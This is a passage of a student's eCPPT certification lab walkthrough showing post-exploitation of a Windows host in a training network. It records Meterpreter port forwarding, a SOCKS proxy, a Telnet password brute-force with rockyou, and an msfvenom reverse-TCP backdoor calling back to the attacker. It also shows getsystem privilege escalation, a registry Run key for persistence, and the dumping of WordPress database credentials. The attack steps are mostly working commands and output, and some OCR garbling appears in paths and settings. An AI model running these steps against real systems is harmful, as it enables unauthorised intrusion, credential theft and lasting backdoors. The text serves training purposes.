10.8.0.0/16 dev tun0 proto kernel scope link src 10.8.177.233
10.10.0.0/16 via 10.8.0.1 dev tun1 metric 1000
10.32.120.0/24 via 172.16.5.1 dev tap0
10.32.121.0/24 via 172.16.5.1 dev tap0
172.16.5.0/24 dev tap0 proto kernel scope link src 172.16.5.40
192.168.82.0/24 dev eth0 proto kernel scope link src 192.168.82.102 metric 100

┌──(kali㉿kali)-[~/Desktop/eCPPT/Post_Exploitation]
└─$
```

# *NMAP Scan*

***NMAP SCAN***

```
meterpreter >
Background session 2? [y/N]
msf6 exploit(multi/handler) > use auxiliary/scanner/portscan/tcp
msf6 auxiliary(scanner/portscan/tcp) > show options

Module options (auxiliary/scanner/portscan/tcp):

   Name        Current Setting       Required  Description
   ----        ---------------       --------  -----------
   CONCURRENCY  10                   yes       The number of concurrent ports to check per host
   DELAY       0                     yes       The delay between connections, per thread, in milliseconds
   JITTER      0                     yes       The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds.
   PORTS       1-10000               yes       Ports to scan (e.g. 22-25,80,110-900)
   RHOSTS      10.32.120.8,17,15,13  yes       The target host(s), range CIDR identifier, or hosts file with syntax
'file:<path>'
   THREADS     10                    yes       The number of concurrent threads (max one per host)
   TIMEOUT     500                   yes       The socket connect timeout in milliseconds
```

```
msf6 auxiliary(scanner/portscan/tcp) > set rhosts 10.32.121.23
rhosts => 10.32.121.23
msf6 auxiliary(scanner/portscan/tcp) > run

[+] 10.32.121.23:       - 10.32.121.23:21 - TCP OPEN
[+] 10.32.121.23:       - 10.32.121.23:23 - TCP OPEN
[+] 10.32.121.23:       - 10.32.121.23:80 - TCP OPEN
[+] 10.32.121.23:       - 10.32.121.23:135 - TCP OPEN
[+] 10.32.121.23:       - 10.32.121.23:139 - TCP OPEN
[+] 10.32.121.23:       - 10.32.121.23:445 - TCP OPEN
^C[*] 10.32.121.23:       - Caught interrupt from the console...
[*] Auxiliary module execution completed
```

**WE SEE THAT WE HAVE A PORT 80, HOWEVER, TRYING TO GET THERE AND WE CANNOT. WE NEED TO SET UP PORT FORWARDING TO BE ABLE TO GET TO THAT WEB SERVER**

# *Port Forwarding*

***PORT FORWARDING***

```
meterpreter > portfwd add -l 8001 -p 80 -r 10.32.121.23
[*] Local TCP relay created: :8001 <-> 10.32.121.23:80
meterpreter >
```

AS SHOWN ABOVE WE ARE USING PORT FOWARDING FOR OUR PORT OF 8001 TO THEIR PORT OF 80 WITH A REMOTE IP ADDRESS OF .23

# *Webpage*


***WEBPAGE***

NOW TO ACTUALLY GET TO THE WEB PAGE WE NEED TO GO TO THE LOCAL HOST WITH THE PORT WE PUT IN

127.0.0.1:8001

THE WEBPAGE SHOULD NOW OPEN

THE WEBPAGE MAY TAKE VERY LONG TO LOAD, BUT IT IS LOADING




**WE HAVE THE WEBPAGE!!!**

# *Telnet*

***TELNET***

WHEN WE DID THE PORT SCAN PORT 23 WAS ALSO OPEN, WE DO NOT HAVE A VERSION SCAN, HOWEVER, WE CAN TAKE A GUESS AND SAY IT IS TELNET

LETS SEE IF WE CAN CRACK INTO TELNET

# *Proxy Chains*

***PROXY CHAINS***

LETS US PROXY CHAINS, AND THEN HYDRA TO GET INTO TELNET

```
Background session 2? [y/N]
msf6 auxiliary(scanner/portscan/tcp) > use auxiliary/server/socks_
use auxiliary/server/socks_proxy  use auxiliary/server/socks_unc
msf6 auxiliary(scanner/portscan/tcp) > use auxiliary/server/socks_proxy
msf6 auxiliary(server/socks_proxy) > show options

Module options (auxiliary/server/socks_proxy):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   no        Proxy password for SOCKS5 listener
   SRVHOST   0.0.0.0          yes       The address to listen on
   SRVPORT   1080             yes       The port to listen on
   USERNAME                   no        Proxy username for SOCKS5 listener
   VERSION   5                yes       The SOCKS version to use (Accepted: 4a, 5)
```

Auxiliary action:

```
  Name   Description
  ----   -----------
  Proxy  Run a SOCKS proxy server
```

```
msf6 auxiliary(server/socks_proxy) > set version 4
[-] The following options failed to validate: Value '4' is not valid for option 'VERSION'.
version => 5
msf6 auxiliary(server/socks_proxy) > set version 4a
version => 4a
msf6 auxiliary(server/socks_proxy) > set srvhost 127.0.0.1
srvhost => 127.0.0.1
msf6 auxiliary(server/socks_proxy) > run
[*] Auxiliary module running as background job 0.
msf6 auxiliary(server/socks_proxy) >
[*] Starting the SOCKS proxy server
```

# *HYDRA*

***HYDRA***

WE NEED TO FIGURE OUT A USERNAME

REMEMBER THE FILEZILLA AREA, WE SAW QUITE A FEW NAMES

LETS TRY NETADMIN FIRST AND SEE IF WE GET ANYTHING

```
msf6 auxiliary(server/socks_proxy) > use auxiliary/scanner/telnet/telnet_login
msf6 auxiliary(scanner/telnet/telnet_login) > show options
```

Module options (auxiliary/scanner/telnet/telnet_login):

```
  Name              Current Setting  Required  Description
  ----              ---------------  --------  -----------
  BLANK_PASSWORDS   false            no        Try blank passwords for all users
  BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
  DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
  DB_ALL_PASS       false            no        Add all passwords in the current database to the list
  DB_ALL_USERS      false            no        Add all users in the current database to the list
  PASS_FILE                          no        File containing passwords, one per line
  RHOSTS                             yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT             23               yes       The target port (TCP)
  STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
  THREADS           1                yes       The number of concurrent threads (max one per host)
  USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
  USER_AS_PASS      false            no        Try the username as the password for all users
  USER_FILE                          no        File containing usernames, one per line
  VERBOSE           true             yes       Whether to print output for all attempts
```

```
msf6 auxiliary(scanner/telnet/telnet_login) > set pass_file /usr/share/wordlists/rockyou.txt
pass_file => /usr/share/wordlists/rockyou.txt
msf6 auxiliary(scanner/telnet/telnet_login) > set rhosts 10.32.121.23
rhosts => 10.32.121.23
msf6 auxiliary(scanner/telnet/telnet_login) > set stop_on_success true
stop_on_success => true
msf6 auxiliary(scanner/telnet/telnet_login) > set threads 15
threads => 15
msf6 auxiliary(scanner/telnet/telnet_login) > show options
```

```
Module options (auxiliary/scanner/telnet/telnet_login):

   Name              Current Setting                Required  Description
   ----              ---------------                --------  -----------
   BLANK_PASSWORDS   false                          no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                              yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false                          no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false                          no        Add all passwords in the current database to the list
   DB_ALL_USERS      false                          no        Add all users in the current database to the list
   PASS_FILE         /usr/share/wordlists/rockyou.txt  no        File containing passwords, one per line
   RHOSTS            10.32.121.23                   yes       The target host(s), range CIDR identifier, or hosts file with
syntax 'file:<path>'
   RPORT             23                             yes       The target port (TCP)
   STOP_ON_SUCCESS   true                           yes       Stop guessing when a credential works for a host
   THREADS           15                             yes       The number of concurrent threads (max one per host)
   USERPASS_FILE                                    no        File containing users and passwords separated by space, one pair
per line
   USER_AS_PASS      false                          no        Try the username as the password for all users
   USER_FILE                                        no        File containing usernames, one per line
   VERBOSE           true                           yes       Whether to print output for all attempts

msf6 auxiliary(scanner/telnet/telnet_login) > set UsER_fILE ~/Desktop/
TryHackMe  eCPPT
msf6 auxiliary(scanner/telnet/telnet_login) > set UsER_fILE ~/Desktop/eCPPT/Post_Exploitation/telnet.txt
UsER_fILE => ~/Desktop/eCPPT/Post_Exploitation/telnet.txt
msf6 auxiliary(scanner/telnet/telnet_login) > run

[!] 10.32.121.23:23       - No active DB -- Credential data will not be saved!
[-] 10.32.121.23:23       - 10.32.121.23:23 - LOGIN FAILED: netadmin:123456 (Incorrect: )
[-] 10.32.121.23:23       - 10.32.121.23:23 - LOGIN FAILED: netadmin:12345 (Incorrect: )
[-] 10.32.121.23:23       - 10.32.121.23:23 - LOGIN FAILED: netadmin:123456789 (Incorrect: )
[-] 10.32.121.23:23       - 10.32.121.23:23 - LOGIN FAILED: netadmin:password (Incorrect: )
[-] 10.32.121.23:23       - 10.32.121.23:23 - LOGIN FAILED: netadmin:iloveyou (Incorrect: )
[-] 10.32.121.23:23       - 10.32.121.23:23 - LOGIN FAILED: netadmin:princess (Incorrect: )
[-] 10.32.121.23:23       - 10.32.121.23:23 - LOGIN FAILED: netadmin:1234567 (Incorrect: )
[-] 10.32.121.23:23       - 10.32.121.23:23 - LOGIN FAILED: netadmin:rockyou (Incorrect: )
[-] 10.32.121.23:23       - 10.32.121.23:23 - LOGIN FAILED: netadmin:12345678 (Incorrect: )
[+] 10.32.121.23:23       - 10.32.121.23:23 - Login Successful: netadmin:abc123
[*] 10.32.121.23:23       - Attempting to start session 10.32.121.23:23 with netadmin:abc123
[*] Command shell session 3 opened (10.32.120.15:1647 -> 10.32.121.23:23) at 2021-03-27 20:35:08 -0400
[*] 10.32.121.23:23       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/telnet/telnet_login) >
```

ALRIGHT WE GOT SOMETHING

# *Telnet into Machine*

***TELNET INTO MACHINE***

ALRIGHT NOW THAT WE HAVE A USERNAME AND PASSWORD WE CAN TELNET INTO THE MACHINE BUT WE NEED TO DO PORT FORWARDING AGAIN

```
msf6 auxiliary(scanner/telnet/telnet_login) > sessions 2
[*] Starting interaction with 2...

meterpreter > portfwd add -l 2223 -p 23 -r 10.32.121.23
[*] Local TCP relay created: :2223 <-> 10.32.121.23:23
meterpreter >

┌──(kali㉿kali)-[~/Desktop/eCPPT/Post_Exploitation]
└─$ telnet localhost 2223                                    1 ×
Trying ::1...
```

```
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
Welcome to Microsoft Telnet Service

login: netadmin
password:

*===============================================================
Microsoft Telnet Server.
*===============================================================
C:\Users\netadmin>
```


# *Backdoor*

***BACKDOOR***

LETS CREATE A BACKDOOR THAT WE CAN CONTINUE TO USE

```
┌──(kali㉿kali)-[~/Desktop/eCPPT/Post_Exploitation]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=172.16.5.40 LPORT=5555 -f exe > msf_reverse.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes

meterpreter > upload ~/Desktop/eCPPT/Post_Exploitation/msf_reverse.exe 'C:\\Documents and Settings\\guest_1.ELS-WINXP\\Local Settings\\Temp\\msf_reverse.exe'
[*] uploading  : /home/kali/Desktop/eCPPT/Post_Exploitation/msf_reverse.exe -> C:\\Documents and Settings\-\guest_1.ELS-WINXP\\Local Settings\\Temp\\msf_reverse.exe
[*] Uploaded 72.07 KiB of 72.07 KiB (100.0%): /home/kali/Desktop/eCPPT/Post_Exploitation/msf_reverse.exe -> C:\-\Documents and Settings\\guest_1.ELS-WINXP\\Local Settings\\Temp\\msf_reverse.exe
[*] uploaded   : /home/kali/Desktop/eCPPT/Post_Exploitation/msf_reverse.exe -> C:\\Documents and Settings\-\guest_1.ELS-WINXP\\Local Settings\\Temp\\msf_reverse.exe
meterpreter >
```

**WE STILL HAVE THE RDP OPEN SO WE SHOULD BE ABLE TO SEE IT IN THERE**




**AS SHOWN ABOVE AFTER LOOKING IN THE AREA WHERE I PLACED THE PAYLOAD WE CAN SEE THAT IT UPLOADED**

**NOW RIGHT CLICK ON THE PAYLOAD AND GO TO UPLOAD, THE PAYLOAD WILL THEN MOVE OVER TO THE LEFT SIDE OF THE BOXES**

```
meterpreter >
Background session 2? [y/N]
msf6 auxiliary(scanner/telnet/telnet_login) > use multi/handler
[*] Using configured payload windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost tap0
lhost => tap0
msf6 exploit(multi/handler) > set lport 5555
lport => 1234
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 172.16.5.40:5555
```

**WE SET UP ANOTHER MULTI HANDLER BECAUSE WE ARE GOING TO RUN THE PAYLOAD AS ANOTHER USER THROUGH TELNET**

```
┌──(kali㉿kali)-[~/Desktop/eCPPT/Post_Exploitation]
└─$ telnet localhost 2223
Trying ::1...
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
Welcome to Microsoft Telnet Service

login: netadmin
password:

*===============================================================
Microsoft Telnet Server.
*===============================================================
C:\Users\netadmin>cd \

C:\>dir
```

```
 Volume in drive C has no label.
 Volume Serial Number is 24BE-F029

 Directory of C:\

09/18/2006  02:43 PM            24 autoexec.bat
09/18/2006  02:43 PM            10 config.sys
03/07/2012  02:13 AM    <DIR>          inetpub
01/19/2008  02:40 AM    <DIR>          PerfLogs
03/07/2012  09:55 PM    <DIR>          php
10/07/2016  03:26 AM    <DIR>          Program Files
03/07/2012  03:22 AM    <DIR>          Users
10/07/2016  03:26 AM    <DIR>          Windows
               2 File(s)             34 bytes
               6 Dir(s)   2,681,024,512 bytes free

C:\>cd inetpub

C:\inetpub>dir
 Volume in drive C has no label.
 Volume Serial Number is 24BE-F029

 Directory of C:\inetpub

03/07/2012  02:13 AM    <DIR>          .
03/07/2012  02:13 AM    <DIR>          ..
03/07/2012  02:13 AM    <DIR>          custerr
03/28/2021  01:03 AM    <DIR>          ftproot
03/09/2012  02:35 AM    <DIR>          history
03/07/2012  08:27 PM    <DIR>          logs
03/07/2012  08:57 PM    <DIR>          temp
03/07/2012  10:46 PM    <DIR>          wwwroot
               0 File(s)              0 bytes
               8 Dir(s)   2,681,024,512 bytes free

C:\inetpub>cd ftproot

C:\inetpub\ftproot>dir
 Volume in drive C has no label.
 Volume Serial Number is 24BE-F029

 Directory of C:\inetpub\ftproot

03/28/2021  01:03 AM    <DIR>          .
03/28/2021  01:03 AM    <DIR>          ..
03/28/2021  01:03 AM            73,802 msf_reverse.exe
03/28/2021  12:54 AM    <DIR>          User files
03/07/2012  02:53 AM                 0 Welcome.txt
               2 File(s)         73,802 bytes
               3 Dir(s)   2,681,024,512 bytes free

C:\inetpub\ftproot>

C:\inetpub\ftproot>runas /user:netadmin msf_reverse.exe
Enter the password for netadmin: abc123
```

**OUR METERPRETER SHELL JUST SPAWNED A NEW SHELL**

# *Meterpreter Backdoor*

***METERPRETER BACKDOOR***

```
[*] Started reverse TCP handler on 172.16.5.40:5555
[*] Sending stage (175174 bytes) to 10.32.121.23
[*] Meterpreter session 2 opened (172.16.5.40:5555 -> 10.32.121.23:49174) at 2021-03-27 21:12:22 -0400



meterpreter >
meterpreter >
meterpreter > getuid
Server username: WIN-OTZ1TW2ZPA1\netadmin
meterpreter >
```

# *Maintain Access*

***MAINTAIN ACCESS***

```
meterpreter > getuid
Server username: WIN-OTZ1TW2ZPA1\netadmin
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > reg setval -k HKLM\\software\\microsoft\\windows\\currentversion\\run -d '"C:-
\inetpub\ftproot\msf_reverse.exe"' sf_reverse
Successfully set msf_reverse of REG_SZ.

meterpreter > shell
Process 2256 created.
Channel 1 created.
Microsoft Windows [Version 6.0.6002]
Copyright (c) 2006 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>cd \
cd \

C:\>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 24BE-F029

 Directory of C:\

09/18/2006  02:43 PM            24 autoexec.bat
09/18/2006  02:43 PM            10 config.sys
03/07/2012  02:13 AM    <DIR>          inetpub
01/19/2008  02:40 AM    <DIR>          PerfLogs
03/07/2012  09:55 PM    <DIR>          php
10/07/2016  03:26 AM    <DIR>          Program Files
03/07/2012  03:22 AM    <DIR>          Users
10/07/2016  03:26 AM    <DIR>          Windows
               2 File(s)             34 bytes
               6 Dir(s)   2,681,024,512 bytes free

C:\>cd inetpub
cd inetpub

C:\inetpub>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 24BE-F029

 Directory of C:\inetpub
```

```
03/07/2012  02:13 AM    <DIR>          .
03/07/2012  02:13 AM    <DIR>          ..
03/07/2012  02:13 AM    <DIR>          custerr
03/28/2021  01:03 AM    <DIR>          ftproot
03/09/2012  02:35 AM    <DIR>          history
03/07/2012  08:27 PM    <DIR>          logs
03/07/2012  08:57 PM    <DIR>          temp
03/07/2012  10:46 PM    <DIR>          wwwroot
               0 File(s)              0 bytes
               8 Dir(s)   2,681,024,512 bytes free

C:\inetpub>cd wwwroot
cd wwwroot

C:\inetpub\wwwroot>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 24BE-F029

 Directory of C:\inetpub\wwwroot

03/07/2012  10:46 PM    <DIR>          .
03/07/2012  10:46 PM    <DIR>          ..
03/07/2012  08:57 PM    <DIR>          aspnet_client
03/07/2012  10:53 PM    <DIR>          intranet
               0 File(s)              0 bytes
               4 Dir(s)   2,681,024,512 bytes free

C:\inetpub\wwwroot>cd intranet
cd intranet

C:\inetpub\wwwroot\intranet>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 24BE-F029

 Directory of C:\inetpub\wwwroot\intranet

03/07/2012  10:53 PM    <DIR>          .
03/07/2012  10:53 PM    <DIR>          ..
05/25/2008  09:33 PM               397 index.php
06/08/2011  07:18 PM            16,899 license.txt
01/03/2012  06:01 PM             9,202 readme.html
03/07/2012  08:59 PM                21 try.php
03/07/2012  10:53 PM               265 web.config
03/07/2012  09:36 PM    <DIR>          wordpress
03/07/2012  09:32 PM         4,247,824 wordpress-3.3.1.zip
10/20/2011  03:40 PM             4,268 wp-activate.php
03/07/2012  09:35 PM    <DIR>          wp-admin
10/28/2011  04:48 PM            40,272 wp-app.php
11/20/2010  10:44 PM               274 wp-blog-header.php
09/30/2011  06:18 PM             3,982 wp-comments-post.php
03/09/2012  02:35 AM             3,165 wp-config.php
03/07/2012  09:35 PM    <DIR>          wp-content
09/09/2011  08:59 PM             2,684 wp-cron.php
03/07/2012  09:35 PM    <DIR>          wp-includes
10/23/2010  01:17 PM             1,997 wp-links-opml.php
11/15/2011  04:47 PM             2,546 wp-load.php
11/23/2011  08:03 AM            27,695 wp-login.php
08/05/2011  05:57 PM             7,777 wp-mail.php
09/19/2011  05:17 AM               413 wp-pass.php
12/09/2010  07:02 PM               334 wp-register.php
10/18/2011  08:37 PM             9,913 wp-settings.php
11/15/2011  09:44 PM            18,545 wp-signup.php
02/24/2010  09:13 PM             3,702 wp-trackback.php
04/17/2011  09:35 AM             3,266 xmlrpc.php
```

```
          22 File(s)      4,405,441 bytes
           6 Dir(s)   2,681,024,512 bytes free

C:\inetpub\wwwroot\intranet>type wp-config.php
type wp-config.php
<?php
/**
 * The base configurations of the WordPress.
 *
 * This file has the following configurations: MySQL settings, Table Prefix,
 * Secret Keys, WordPress Language, and ABSPATH. You can find more information
 * by visiting {@link http://codex.wordpress.org/Editing_wp-config.php Editing
 * wp-config.php} Codex page. You can get the MySQL settings from your web host.
 *
 * This file is used by the wp-config.php creation script during the
 * installation. You don't have to use the web site, you can just copy this file
 * to "wp-config.php" and fill in the values.
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'intranet');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'eLSMySqlDBPwd0905');

/** MySQL hostname */
define('DB_HOST', '10.32.121.12');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');

/**#@+
 * Authentication Unique Keys and Salts.
 *
 * Change these to different unique phrases!
 * You can generate these using the {@link https://api.wordpress.org/secret-key/1.1/salt/ WordPress.org secret-key
service}
 * You can change these at any point in time to invalidate all existing cookies. This will force all users to have to log
in again.
 *
 * @since 2.6.0
 */
define('AUTH_KEY',         'put your unique phrase here');
define('SECURE_AUTH_KEY',  'put your unique phrase here');
define('LOGGED_IN_KEY',    'put your unique phrase here');
define('NONCE_KEY',        'put your unique phrase here');
define('AUTH_SALT',        'put your unique phrase here');
define('SECURE_AUTH_SALT', 'put your unique phrase here');
define('LOGGED_IN_SALT',   'put your unique phrase here');
define('NONCE_SALT',       'put your unique phrase here');

/**#@-*/

/**
 * WordPress Database Table prefix.
 *
 * You can have multiple installations in one database if you give each a unique
```

```
 * prefix. Only numbers, letters, and underscores please!
 */
$table_prefix  = 'wp_';

/**
 * WordPress Localized Language, defaults to English.
 *
 * Change this to localize WordPress. A corresponding MO file for the chosen
 * language must be installed to wp-content/languages. For example, install
 * de_DE.mo to wp-content/languages and set WPLANG to 'de_DE' to enable German
 * language support.
 */
define('WPLANG', '');

/**
 * For developers: WordPress debugging mode.
 *
 * Change this to true to enable the display of notices during development.
 * It is strongly recommended that plugin and theme developers use WP_DEBUG
 * in their development environments.
 */
define('WP_DEBUG', false);

/* That's all, stop editing! Happy blogging. */

/** Absolute path to the WordPress directory. */
if ( !defined('ABSPATH') )
        define('ABSPATH', dirname(__FILE__) . '/');

/** Sets up WordPress vars and included files. */
require_once(ABSPATH . 'wp-settings.php');

C:\inetpub\wwwroot\intranet>
```

# *Blind Penetration Test*

***BLIND PENETRATION TEST***

# *Scope*

***SCOPE***

## Blind Penetration Test

## LAB 6

## Scenario

Your company has contracted you to perform a Penetration test against a new client. The client relies upon FooHosting Inc. to host a dedicated web server on which different organization's websites are present. Your goal is to obtain access to the internal target organization network, meaning you have to exploit one or more internal machines. You know that the organization website offers a member's area, that is daily browsed by the employees of the organization to perform different tasks.

**Target organization:** FooCompany

**Scope:** The client organization defined as scope of tests as:

• Web Server IP address: **10.100.0.100**

• Any corporate private address in the range: **192.168.78.0/24**

# Lab Goals
• Obtain access to one or more machines of the organization network

# learning Objectives
◇ You will know at the end

# Recommended tools
◇ Metasploit

# Important note before starting
In this lab there are no tasks to follow. You are completely free to move in the lab environment, choose your next steps, use your own exploit and skills and your preferred tools. Moreover, in this lab you also have to use web application knowledge and exploitation.
Further information:
◇ Labs machines (like web server and internal organization machines) are not connected to the internet.

◇ In order to connect to the target organization website, you have to insert the following two static rules in your hosts file:

```
10.100.0.100    foocompany.com
10.100.0.100    members.foocompany.com
```


# *Web Enumeration*

***WEB ENUMERATION***

